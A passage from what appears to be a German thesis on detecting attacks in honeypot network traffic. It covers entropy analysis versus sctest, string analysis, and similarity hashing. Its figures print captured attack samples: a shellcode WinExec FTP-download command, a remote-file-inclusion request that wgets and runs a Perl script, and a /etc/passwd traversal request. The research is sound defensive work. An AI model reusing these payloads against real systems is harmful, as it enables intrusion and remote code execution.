mit niedriger, als auch mit hoher Entropie auf, wobei dieser Effekt in Abb. 3.6(b) noch deutlich ausgeprägter ist als in Abb. 3.6(a).

3.2.6 Praktische Ergebnisse der Entropie-Analyse

Ob die Entropieanalyse zur Erkennung von Schadcode geeignet ist, zeigt sich im Vergleich mit anderen Analysetechniken. Für diesen Vergleich wurde das in Kapitel 3.1 beschriebene Werkzeug sctest herangezogen. Sctest liefert für ein Paket, welches Shellcode enthält, eine Darstellung der ausgeführten Assemblerbefehle und Funktionen der Windows-API, anhand derer sich nachvollziehen lässt, welche Operationen auf dem angegriffenen System ausgeführt werden. Ein Beispiel für einen solchen Shellcode zeigt Abb. 3.8.
In dem Listing ist dargestellt, wie das Schadprogramm den Windows-Systemaufruf `URLDownloadToFile()` benutzt, um ein Programm von einem entfernten System




(a) Datenrepräsentierung (b) Entropierepräsentierung

Abbildung 3.9: Darstellung von möglichem Schadcode in einem auf Port 445 empfangenen Paket

nachzuladen, und dieses dann anschließend ausführt.
Das hier gezeigte Listing entspricht dem Schadcode des in Abb. 3.5(a) visualisierten Netzwerkpakets. Die erste Zeile des Reports gibt die von sctest erkannte Startadresse `0x0056c` an. Dies ist der vom Exploit verwendete Einsprungpunkt in die Schadroutine. Wird diese Startadresse in der Visualisierung des Netzwerkpaketes markiert (vgl. Abb. 3.2.6), zeigt sich, dass dies genau mit dem Bereich zusammenfällt, in dem die Entropiewerte erhöht sind.

Auch im zweiten Beispiel lässt sich dieser Zusammenhang darstellen. Abbildung 3.11 zeigt den Beginn einer Shellcodeanalyse für das in 3.5(b) abgebildete Paket. Hier wird als Beginn des Shellcode Blocks Byte `0x00b70` ausgemacht.

Entropie-Analyse Im Rahmen der vorliegenden Arbeit sollte überprüft werden, wie erfolgreich die Entropieanalyse im Vergleich mit anderen Verfahren bei der Erkennung von Schadcode in Netzwerkpaketen ist. Hierfür wurde ein Plugin für das im Rahmen der Arbeit erstellte Analysewerkzeug entwickelt, welches alle eingehenden Pakete auf ihren Entropiewert hin untersucht und Pakete mit einer verdächtigen Signatur markiert. Dabei wurde jedes Paket als verdächtig eingestuft, dessen maximale Entropie sich deutlich von der Durchschnittlichen Entropie des gesamten Paketes unterschied. Die Basis für den Schwellwert der maximalen Entropie bildete dabei die durch Lyda und Hamrock (2007) durchgeführte Berechnung der durchschnittlichen Entropie von ausführbaren Dateien (siehe Tabelle 3.2).
Der Wert, den die maximale Entropie überschreiten muss, um eine untersuchte Paketnutzlast als auffällig zu markieren wurde auf den Wert 5.0 festgelegt, was in etwa der von Lyda und Hamrock festgestellten typischen Entropie dieses Dateityps entspricht. Überschreitet die maximale Entropie einer untersuchten Paketnutzlast diesen Schwellwert an einer Stelle und besitzt dabei gleichzeitig eine geringe globale Entropie von unter 4.0, so wurde dies als Hinweis auf einen enthaltenen Shellcode-Block gewertet und das betreffende Paket markiert.
Als Referenz wurden gleichzeitig alle Pakete mit dem sctest-Tool überprüft. Tabelle 3.3 zeigt



(a) Datenrepräsentierung (b) Entropierepräsentierung

Abbildung 3.10: Darstellung von möglichem Schadcode in einem auf Port 2967 empfangenen Paket

```
offset = 0x00000b70
cpu error error accessing 0x7c81cdda not mapped

stepcount 174596
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012fe88 =>
           = "ws2_32";
) = 0x71a10000;
int WSAStartup (
     WORD wVersionRequested = 2;
     LPWSADATA lpWSAData = 1244284;
) =  0;
```

Abbildung 3.11: Ergebnis der Shellcode-Analyse eines verdächtigen Netzwerkpaketes auf Port 2967.

Ziel-Port	Verbindungen an Port	Durch Entropie-Analyse markiert	Durch sctest markiert	Entropie: Anteil markierte Verbindungen (in %)	sctest: Anteil markierte Verbidungen (in %)
80	55657	4	0	0,01%	0,00%
1023	189	55	55	29,10%	29,10%
1085	204	0	4	0,00%	1,96%
1087	198	2	2	1,01%	1,01%
1096	202	1	1	0,50%	0,50%
2967	10440	10297	8947	98,63%	85,70%
3050	7068	1343	1909	19,00%	27,01%
3127	767	1	0	0,13%	0,00%
5554	312	127	127	40,71%	40,71%
6660	9	2	2	22,22%	22,22%
7986	2	0	2	0,00%	100,00%
8800	48	0	43	0,00%	89,58%
41523	97	97	97	100,00%	100,00%
61059	104	0	1	0,00%	0,96%
Σ	75297	11929	11190		

Tabelle 3.3: Auflistung aller Zielports, für die mit Hilfe der Entropie-Analyse erkannt wurden im Vergleich zu den Ergebnissen aus Tabelle 3.1.Die Ports für die von Beiden Verfahren identische Ergebnisse erzielt wurden, sind in der Tabelle markiert. Die von sctest erkannten False-Positives wurden aus der Auflistung entfernt.

eine Auflistung der von den beiden Plugins jeweils markierten Verbindungen. In der Tabelle wurden die Zeilen markiert, für die beide Verfahren identische Ergebnisse erzielt haben. Von größerem Interesse sind hier jedoch die Ports, für die beide Verfahren unterschiedliche Ergebnisse erzielt haben.
In den Abbildung 3.4 und 3.5 wurden jeweils die Verbindungen untersucht, die in nur in einer der beiden Analysemethoden aufgefallen sind.

3.2.7 Untersuchung der Analysergebnisse

Bei der Auswertung der Ergebnisse gab es sowohl eindeutige Übereinstimmung zwischen beiden Verfahren, als auch deutliche Unterschiede. Dabe wurden in beiden Verfahren Paketnutzlasten markiert, die vom jeweils anderen nicht als auffällig klassifiziert wurden. Die

Ziel-Port	Markierte Verbindungen	Markierte Paketnutzlasten
80	4	4
2967	1350	7
3050	18	9
3127	1	1
Σ	1373	21

Tabelle 3.4: Von der Entropieanalyse erkannte aber von sctest ignorierte Verbindungen (False Positives)

Ziel-Port	Verbindungen	Markierte Paketnutzlasten
1085	4	1
3050	584	583
7986	2	2
8800	43	8
61059	1	1
Σ	634	595

Tabelle 3.5: Von sctest erkannte aber von der Entropieanalyse ignorierten Verbindungen (False Negatives)

geringe Anzahl an Paketen, welche durch die Entropieanalyse markiert, von sctest aber ignoriert wurden, erlaubt es, diese Fälle jeweils einzeln zu betrachten.
Die durch die Entropie-Analyse an Port 80 erkannten Pakete waren aufgrund ihres Headers als HTTP-GET Requests zu erkennen. Trotz der auffälligen Entropieverteilung deutet die Tatsache, dass die Pakete nur aus Klartext-Zeichen bestehen, zuerst einmal darauf hin, dass die Pakete keinerlei Schadcode enthalten. Eine Bearbeitung mit einem BASE64[4]-Decoder zeigte allerdings, dass sich in den Paketen doch Shellcode befand der nach der Decodierung mit sctest ausgeführt werden konnte (siehe Abb. 3.12).

Auch in den anderen untersuchten Verbindungen, welche in Tabelle 3.4 aufgeführt sind, konnte durch eine manuelle Betrachtung nachgewiesen werden, dass sich Shellcode in den jeweiligen Paketnutzlasten befindet. Die an Port 3050 empfangenen Pakete, welche durch die Entropie-Analyse erkannt wurden von libemu deshalb nicht erkannt, da der enthaltene Shellcode dem in 3.1.4 beschrieben Muster entsprach, und deshalb nicht ausgeführt werden konnte.
Insbesondere die Erkennung von Shellcode in einem Base64-codierten Paket zeigt, dass die Entropie-Analyse es ermöglicht, auch dann Schadcode aufzuspüren, wenn dieser verschleiert wird.

[4]BASE64 ist ein Codierungsverfahren um Binärdaten in Druckbaren ASCII-Text umzuwandeln

```
verbose = 1
success offset = 0x0000040e
Hook me Captain Cook!
userhooks.c:132 user_hook_ExitThread
ExitThread(0)
stepcount 92586
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x00417496 =>
          = "cmd /k echo open xx.xx.120.109 31224 > o&echo user 1 1 >> o &echo get G
";
     UINT uCmdShow = 0;
) =  32;
void ExitThread (
     DWORD dwExitCode = 0;
) =  0;
```

Abbildung 3.12: Ergebnis der Shellcode-Analyse eines auf Port 80 empfangenen Paketes mit auffälliger Entropie-Verteilung.

Die nur von sctest markierten Paketnutzlasten, welche in Tabelle 3.5 aufgeführt sind, wurden ebenfalls nochmals genauer untersucht. Da sctest ja keine False Positives liefert, sondern tatsächlich den enthaltenen Shellcode ausführt, wurde untersucht wieso diese Pakete durch die Entropieanalyse nicht erkannt wurden. Eine genauere Betrachtung der an Port 3050 empfangenen Pakete hat gezeigt, dass in den von der Entropieanalyse nicht erkannten Verbindungen der gleiche Shellcode übertragen wurde wie er auch in den als auffällig markierten Datensätzen vorhanden war, sich aber die Zusammensetzung des Paketes drastisch unterschied. Die gemessene durchschnittliche Entropie lag bei einem Wert von niemals unter 6,33, die berechnete maximale Entropie unterschritt bei keinem der untersuchten Datensätze den Wert 7.18. Grund hierfür ist wohl, dass das Padding der Dateien anders als bei den erkannten Exploits, aus zufälligen Bytewerten aufgebaut ist. Diese hohen Entropiewerte führten dann dazu, dass das Paket durch das Analyse-Plugin nicht mehr erkannt wurde.

3.2.8 Bewertung entropiebasierter Verfahren

Für die Anwendung Entropiebasierter Analyseverfahren gibt noch mehr Anwendungen als nur die im Rahmen dieser Arbeit beschriebenen Verfahren für die Erkennung von Anomalien im Netzwerkverkehr und Schadcodeerkennung. In Chandola u. a. (2009) werden einige der Vor- und Nachteile dieser Klasse von Verfahren beschrieben. Unter anderem weisen die Autoren darauf hin dass es eine Stärke des Verfahrens ist, dass mit seiner Hilfe, ohne weiteres Vorwissen, selbstständig Anomalien erkannt werden können und dabei keine Interaktion von

Seiten des Anwenders erforderlich ist.
Daneben besitzen entropiebasierte Verfahren aber auch Nachteile und Einschränkungen. Veränderungen in der Entropie können manchmal nur dann zuverlässig entdeckt werden, wenn das die Veränderung hervorrufende Ereignis eine bestimmte Mindestgröße erreicht hat, bei der die Erkennung mit anderen Verfahren aber genauso gut oder aber besser möglich ist. Die in Nychis u. a. (2008) beschriebene mangelhafte Erkennung kann als Beispiel dafür dienen, dass eine Erkennung von Phänomenen unter Umständen erst dann erfolgreich ist, wenn diese im Vergleich zum restlichen Netzwerkverkehr bereits überrepräsentiert sind. Weiterhin muss für die Erkennung von Anomalien eine große Menge an Daten vorhanden sein. Sind zum Beispiel nicht genug Beispiele für “normalen” Netzwerkverkehr vorhanden, werden unter Umständen keine schlüssigen Ergebnisse geliefert, da das entropiebasierte Verfahren die auftretende Anomalie nicht eindeutig abgrenzen kann.
Auch ist es mit entropiebasierten Verfahren nur sehr eingeschränkt möglich, eine Bewertung einer erkannten Anomalie zu erstellen, da ja lediglich festgestellt wird, dass eine Veränderung stattgefunden hat, aber nicht, wodurch diese begründet ist oder was die zu erwartenden Auswirkungen dieser Veränderung sind. Eine Bewertung muss deshalb in einem zweiten Schritt mit anderen Verfahren erfolgen.

3.3 String-Analyse

Ein weiteres Analyse-Verfahren welches in dieser Arbeit bewertet wird, ist die Untersuchung von in Netzwerkpaketen enthaltenen ASCII-Strings. Dies ist insofern wichtig, da heutzutage viele textbasierte Protokolle wie HTTP, SIP oder das von Jabber bekannte XMPP-Protokoll eingesetzt werden. Textbasierte Protokolle bieten viele Möglichkeiten, ein System anzugreifen, wenngleich sich hier im vergleich zu den bisher untersuchten Angriffsarten deutliche Unterschiede in deren Funktionsweise zeigen. Im folgenden Kapitel sollen Techniken erörtert werden, mit denen speziell Angriffe auf diese Art von Protokollen erkannt werden sollen.

3.3.1 Einführung

Klartextbasierte Anwendungsprotokolle werden in großer Zahl in Netzwerken eingesetzt. Insbesondere das HTTP-Protokoll, welches die Grundlage des World Wide Web bildet, ist hier hervorzuheben. Daneben existieren aber noch eine Vielzahl weiterer Protokolle wie beispielsweise SMTP,IMAP oder POP3, welche für den Versand und Empfang von E-Mail dienen oder Protokolle wie SIP oder XML-Transport welche der Steuerung von Voice-over-IP Verbindungen dienen oder die Datenübertragung über das Netzwerk ermöglichen.
Die Bedeutung dieser Protokolle ist deswegen so hoch, da die Implementierung mit Hilfe von bereits vorhanden Hilfsmitteln wie zum Beispiel regulären Ausdrücken oder Stringverarbeitungsfunktionen vergleichsweise einfach ist. Außerdem wird dadurch die Erweiterung von bestehenden Protokollen deutlich erleichtert.
Ein weiterer Vorteil gegenüber Binären Protokollen besteht darin, dass die Kommunikation zwischen zwei Systemen beim Lesen des Nachrichtenflusses durch einen Menschen nachvollziehbar ist, was die Fehlersuche bei auftretenden Problemen deutlich vereinfacht.
Auch kann auf vorher definierte Austauschformate wie beispielsweise XML zurückgegriffen werden, was es zum Beispiel ermöglicht, mit Hilfe von definierten XML-Schemas und einem in der Programmiersprache vorhandenen XML-Parser eine einfache und zuverlässige Transport von Datenstrukturen über eine Netzwerkverbindung durchzuführen.
Ein Nachteil textbasierter Protokolle besteht allerdings darin, dass der Overhead bei der Datenübertragung im Vergleich zu den meisten Binärprotokollen deutlich zunimmmt. So kann bei der Übertragung kurzer Nachrichten der Protokoll-Overhead den eigentlichen Inhalt der Nachricht deutlich an Umfang übertreffen. Andererseits ist durch die, in den letzten Jahren deutlich angestiegene, Bandbreite der verwendeten Netzwerktechniken, dieser Nachteil zum Teil ausgeglichen worden.

3.3.2 Schwachstellen bei der Verarbeitung textbasierter Protokolle

Ein Hauptproblem beim Betrieb von Webbasierten Diensten ist die oft mangelhafte Überprüfung von Eingabedaten auf ihre Validität. Diese Nachlässigkeit bei der Datenverarbeitung eröffnet viele Möglichkeiten, mit Hilfe manipulierter Benutzereingaben, Schwachstellen in betroffenen Systemen auszunutzen.
In Symantec Corporation (2008) wird darauf hingewiesen, dass im zweiten Halbjahr 2007 80% aller festgestellten Schwachstellen von Internet-Diensten auf Cross-Site Scripting Angriffen basieren. Viele dieser Angriffe sind möglich, weil die betroffenen Webanwendungen nur unzureichende oder gar keine Überprüfung der von einem Anwender gesendeten Daten durchführen. Bei einem Cross-Site Scripting Angriff versucht der Angreifer, Schadcode wie beispielsweise JavaScript in die Webanwendung einzuschleusen. Dabei ist nicht die angegriffene Webanwendung das eigentliche Opfer, sondern andere Anwender die die betroffene Seite besuchen. Der vom Angreifer eingeschleuste Schadcode dient dabei dem Zweck, im Browser eines Besuchers der Webseite ausgeführt zu werden, um diesen beispielsweise auf eine vom Angreifer kontrollierte Kopie der Webseite umzuleiten oder vertrauliche Daten auszuspähen.

Eine weitere Klasse webbasierter Angriffe basiert auf sogenannten Code-Injection Schwachstellen. Code-Injection Schwachstellen bezeichnen eine Klasse von Verwundbarkeiten in Webanwendungen, welche es dem Angreifer ermöglicht eigene Befehle in das System einzuschleusen und dort im Kontext der Anwendung auszuführen. Dabei wird die mangelhafte Überprüfung von Benutzereingaben durch die Webanwendung ausgenutzt.
In Abbildung 3.13 ist ein Beispiel für eine solche Schwachstelle dargestellt. Dem Angreifer gelingt es, aufgrund einer Schwachstelle in der Anwendung eine eigene Datei in das php-Dokument einzubinden. Ermöglicht wird dies dadurch, dass die Anwendung über den Parameter `includedir` das Einbinden externer Quellen zulässt. In diesem Beispiel wird eine Datei namens `cmd.gif` von einem entfernten Server nachgeladen. Dies ermöglicht dem Angreifer weitere eigene Befehle auszuführen, wie das im Beispiel dargestellte Nachladen eines Perl-Scriptes, das dann auf dem angegriffenen Server ausgeführt wird.

Der in Abbildung 3.14 dargestellte HTTP-Header ermöglicht einen ähnlichen Angriff. Der Angreifer versucht über den `page`-Parameter im Query-String eine entfernte Datei nachzuladen. Hier soll wohl ein

Eine weitere häufige Angriffstechnik sind sogenannte Directory-Traversal Angriffe. Ziel dieser ist es, über relative Dateipfade Zugriff auf bestimmte Dateien im Dateisystem zu erlangen. Diese Schwachstellen bedienen sich dabei Fehlern bei der Auswertung von Dateinamen durch die Webanwendung. In einem Dateisystem ist es, wenn keine Vorkehrungen getroffen werden, immer möglich, von einem beliebigen Punkt innerhalb des Dateisystems zu jedem

```
GET /cal/tools/send_reminders.php?noSet=0 \
&includedir=http://xx.xx.200.115/cmd.gif? \
&cmd=cd%20/tmp;wget%20http://xx.xx.200.115/d.pl;
perl%20d.pl;echo%20YYY;echo|  HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)
```

Abbildung 3.13: Beispiel für einen HTTP-Header mit bösartigen Inhalten. Das php-Script send_reminders.php enthält eine Schwachstelle, die es ermöglicht, entfernte Dateien einzubinden und im Kontext der Anwendung auszuführen.

```
GET /?page=http://xxx.xxx.252.251/icecrash1/a.txt?& HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Host: xxx.xxx.245.63
Connection: Close
```

Abbildung 3.14: Beispiel für einen Cross-Site Request Forgery Angriff. Der Angriff stellt einen HTTP-Request an einen Server, der dann über den `?page`-Parameter eine externe Datei einbindet und diese im Kontext der Webseite ausführt.

```
GET /unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/ \
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/  \
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/ \
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/ \
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/ \
..%01/..%01/..%01/..%01/etc/passwd HTTP/1.1
User-Agent: curl/7.12.1 (i686-redhat-linux-gnu) libcurl/7.12.1  \
OpenSSL/0.9.7a zlib/1.2.1.2 libidn/0.5.6
Host: 141.9.240.110:10000
Pragma: no-cache
Accept: */*
```

Abbildung 3.15: Beispiel für einen HTTP-Header mit Directory-Traversal Exploit. Die 'Źeichen am Ende der Zeilen entsprechen einem nachträglich eingefügten Zeilenumbruch.

anderen zu kommen, was eine Folge der hierarchischen Struktur aus Ober- und Unterverzeichnissen ist. Bei einem Directory-Traversal Angriff wird diese Tatsache ausgenutzt, um zuerst den Verzeichnisbaum hinauf bis zum Wurzelverzeichnis zu wandern, um dann von dort aus auf Konfigurationsdaten oder Dateien mit vertraulichem Inhalt zuzugreifen. Abbildung 3.15 zeigt einen solchen Angriff, bei dem versucht wird, die Datei `/etc/passwd` auszulesen, welche die Passwort-Hashes der auf dem System angemeldeten Benutzer enthält. Um im Verzeichnisbaum nach oben zu gehen werden `/..`-Sequenzen aneinander gereit, deren Anzahl keine Rolle spielt, solange es genügend sind um das Wurzelverzeichnis zu erreichen. Die Auswirkungen der Schwachstelle werden oft dadurch noch erschwert, dass viele Anwendungen, die Dienste auf privilegierten IP-Ports anbieten, mit Administratorrechten laufen, und somit keinen Einschränkungen beim Dateizugriff unterliegen.

3.3.3 Mögliche Anwendungen der String-Analyse

Mit Hilfe der String-Analyse ist es möglich eine Reihe interessanter Informationen über die Struktur von Netzwerkpaketen herauszufinden. So erlaubt sie es, Aussagen über die Beschaffenheit unbekannter Protokolle zu treffen.
Wird an einem Honeypot ein neuer Typ von Anfragen entdeckt, der keinem bekannten Muster entspricht, so bietet es sich an unvoreingenommen den Inhalt der Verbindungen zu untersuchen. Ein erster Schritt bei dieser Vorgehensweise kann darin bestehen, lesbare Stringketten zu extrahieren. Diese können Aufschluss darüber geben, was die Funktionsweise des verwendeten Protokolls ist. Beispielsweise können hier URLs oder Namen von Protokollfeldern definiert sein, welche dem Analysten wertvolle Hinweise über die Funktion des Protokolls oder die an der Kommunikation beteiligten Systeme geben können.
Eine weitere Anwendungsmöglichkeit kann darin bestehen, dass es mit Hilfe der String-Analyse möglich ist, zwischen binären und klartextbasierten Protokollen zu unterscheiden. In Textbasierten Protokollen wird nur ein Teil der mit einem Byte darstellbaren Character verwendet, da der ASCII-Zeichensatz nur 127 unterschiedliche Zeichen umfasst, von denen wiederum nur eine Untermenge darstellbar ist. Wird beispielsweise bei einer statistischen Analyse von übertragenen Daten festgestellt, dass diese Untermenge des ASCII-Zeichensatzes deutlich überrepräsentiert ist, kann dies weitere Hinweise auf die Struktur des Protokolls geben.
Andererseits kann diese statistische Analyse der Inhalte auch Hinweise auf mögliche Angriffe geben, wenn Erwartungswerte in Bezug auf den Inhalt übertragener Daten nicht erfüllt werden. Werden beispielsweise an einem Netzwerkport, welcher im Allgemeinen nur für klartextbasierte Protokolle benutzt wird (z.B. Port 80 für HTML), Daten empfangen, die in ihrer Struktur deutlich von der Norm abweichen, kann dies Hinweise auf darauf geben dass

hier bösartige Inhalte in die Datenverbindung eingeschleust wurden.

Aber auch bei bereits bekannten Protokollen lohnt sich eine Analyse der übertragenen Inhalte. Viele Angriffe auf webbasierte Anwendungen folgen bekannten Schemata, wie denen, welche im vorherigen Abschnitt vorgestellt wurden. Diese können teilweise durch Pattern-Matching erkannt werden, was ermöglicht, Angriffsversuche auf ein System zu erkennen und diese zu klassifizieren.
Auch die Verbreitung von Exploits auf bestimmte Anwendungen können mit Hilfe dieses Verfahrens erkannt werden, wenn der die erkannte Zeichenkette aufgrund signifikanter Merkmale Rückschlüsse auf die Anwendung zulässt, die angegriffen werden soll. Diese Anwendung setzt aber gute Kenntnisse der Anwendungen voraus, auf die sich der jeweilige Angriff bezieht, da es sonst nur schwer möglich ist, Angriffe von legitimen Angriffe zu unterscheiden. Dies kann von automatischen Systemen nicht geleistet werden, was den Einsatzraum für die String-Analyse einschränkt.

3.3.4 Bewertung des Verfahrens

Mit der String-Analyse steht dem Analysten ein wichtiges Merkmal für die Bewertung von Angriffen zur Verfügung. So ist es mit ihrer Hilfe möglich, Netzwerkverbindungen zu klassifizieren oder unbekannte Typen von Netzwerkverbindungen besser zu Verstehen. Durch Patternmatching ist es auch möglich bekannte Angriffsmuster zu erkennen, was aber ein gutes Verständnis der angegriffenen Web-Anwendungen und den in ihnen vorhandenen Schwachstellen voraussetzt. Darüber hinaus eignet sich die String-Analyse auch dazu, dem Analysten bei der Bewertung und Erkennung von Angriffen zu unterstützen, indem präventiv Inhalte untersucht und für die spätere Verwendung aufbereitet werden.

3.4 Signaturgenerierende Verfahren zur Erkennung sich wiederholender Angriffsmuster

3.4.1 Einführung

Betrachtet man die Angriffe die auf ein vernetztes System verübt werden, so ähneln sich viele dieser Angriffe, da oft von verschiedenen Angreifern die gleichen Techniken verwendet werden. Diese Ähnlichkeit lässt sich durch Signaturen beschreiben, anhand derer der Angriff erkannt und im besten Fall bereits präventiv abgewendet werden kann. Heutzutage

werden signaturgestützte Verfahren deshalb zur Erkennung von schädlichem Netzwerkverkehr eingesetzt, um mit ihrer Hilfe vernetzte Systeme zu schützen und Angriffe abzuwehren. Ein großer Vorteil dieser Verfahren besteht darin, dass diese bei vergleichsweise geringem technischen Aufwand eine sehr hohe Erkennungsrate besitzen. Darüber hinaus sind diese Techniken aufgrund der weit verbreiteten Unterstützung von regulären Ausdrücken und Funktionen zum Vergleichen von Zeichenketten in den am meisten verbreiteten Programmiersprachen vergleichsweise einfach zu implementieren.
Jedoch besitzt diese Klasse von Verfahren auch Grenzen: Ist für einen erfolgten Angriff keine geeignete Signatur vorhanden, so kann dieser durch das System nicht erkannt werden. Ein weiterer Nachteil besteht darin, dass die Erzeugung einer guten Signatur, die nicht zu allgemein gehalten sein darf, um nicht auch legitimen Verkehr als schädlich zu markieren, vergleichsweise kompliziert ist. Um diesem Problem zu lösen, wurden in den letzten Jahren verschiedene Verfahren entwickelt, welche die automatische Generierung von Signaturen ermöglichen sollen. Im Verlauf dieses Kapitels sollen diese Verfahren erläutert werden.

3.4.2 Grundlagen

Um Angriffe sicher zu erkennen müssen Signaturen vorhanden sein, die deren Eigenschaften beschreiben. Die Signaturen sollen dabei aus den, während des Angriffsversuchs übertragenen, Daten die Merkmale auswählen, die diesen eindeutig beschreiben. Gleichzeitig muss eine Signatur aber noch frei genug in ihrer Definition sein, dass auch Varianten des Angriffs, welche bei der Generierung der Signatur unbekannt waren, von ihr erkannt werden.
Bevor eine brauchbare Signatur erzeugt werden kann, müssen zuerst ähnliche Datensätze zusammengefasst werden. Leider ist die Untersuchung auf Ähnlichkeiten sehr zeitaufwändig und dauert umso länger, je mehr Zeichenketten miteinander zu vergleichen sind, da ja jede untersuchte Zeichenkette mit allen anderen verglichen werden muss.

Eine Methode die dieses Problem löst sind sogenannte Similiarity Hashes. Ähnlich zu kryptographischen Hashverfahren, die für zwei exakt gleiche Zeichenketten den gleichen Hashwert berechnen sollen es Similarity Hashes ermöglichen, die Ähnlichkeit von Zeichenketten anhand von Hashwerten abzubilden, welche sich nur geringfügig unterscheiden.
Ein sehr einfaches Verfahren hierfür stellt das blockweise Hashing dar. Eine Zeichenkette wird in gleichlange Blöcke aufgeteilt, für die jeweils mit einer möglichst kollisionsfreien Hash-Funktion (z.B. MD5) ein eigener Hashwert bestimmt wird. Für den Vergleich zweier Dateien werden dann die einzelnen Blöcke jeweils miteinander verglichen. Das Verfahren ist in der Praxis aber nicht einsetzbar, da es sehr störungsanfällig ist. Wird in einen beliebigen Block ein einzelnes Zeichen eingefügt, so wird nicht nur dieser eine Block seinen Hashwert ändern, sondern auch alle nachfolgenden Blöcke weisen nun andere Hashwerte




Abbildung 3.16: Beispiel für einen Suffix-Tree des Strings 'banane' (vgl. Werner (2oo8), S.21).

auf. In Kornblum (2006) ist ein Verfahren beschrieben, welches dieses Problem umgeht, indem die Blockgrenzen nicht mehr statisch festgelegt, sondern kontextabhängig definiert werden. Dabei wird als Grundlage der 2002 von Andrew Tridgell beschriebene *Spam-sum*-AlgorithmusTridgell (2002) verwendet. Die Blockgrenzen werden bei diesem Verfahren bestimmt, indem ein Byte-Fenster über die zu untersuchende Datei geschoben wird, und fortlaufend ein sogenannter *Rolling Hash* für dieses Fenster bestimmt wird. Entspricht der erzeugte Hashwert bestimmten Vorgaben, wird an dieser Stelle eine neue Blockgrenze definiert und für den Bereich zwischen zwei Blockgrenzen mit Hilfe einer kryptographisch robusten Hashfunktion ein Hashwert erzeugt.
Die Anwendung solcher Verfahren erfolgt unter anderem, um Spam-Email zu erkennen und zu filtern. Ein Anwendungsbeispiel dafür ist *eXpurgate*[5] welches eine große Datenbank von Similarity Hashes verwendet, um mit deren Hilfe einen kommerziellen Spamfilterdienst zu betreiben.
Daneben werden diese aber auch im Bereich der Computerforensik eingesetzt, um Unterschiede in großen Dateien zu erkennen ohne die Dateien vollständig miteinander vergleichen zu müssen. So können sich auch unvollständige Dateien, wie sie etwa beim Wiederherstellen gelöschter Dateisysteme anfallen, mit anderen Dateien vergleichen lassen[6].

Gemeinsamkeiten von Stringketten können allerdings auch anhand gemeinsamer Substrings bestimmt werde. Das bestimmen gemeinsamer Abschnitte ist allerdings keine triviale Aufgabe, da hierfür umfangreiche Vergleichsoperationen zwischen beiden Stringketten durchgeführt werden müssen. Einen anderen Ansatz verfolgen Vergleiche anhand von Suffix-Trees, welche in diesem Abschnitt erörtert werden sollen. Der Suffix-Tree eines Strings der Länge *n* ist dabei definiert als ein Baum mit *n* Blättern, in dem alle Suffixes eines Strings

[5] http://www.eleven.de
[6] Einige Anwendungsfälle für das von J. Kornblum entwickelte Werkzeug `ssdeep` sind unter http://www.forensicswiki.org/wiki/Ssdeep beschrieben.




Abbildung 3.17: Beispiel für einen Generalized Suffix-Tree der Strings 'banane' und 'ananas' (vgl. Werner (2oo8), S.23).

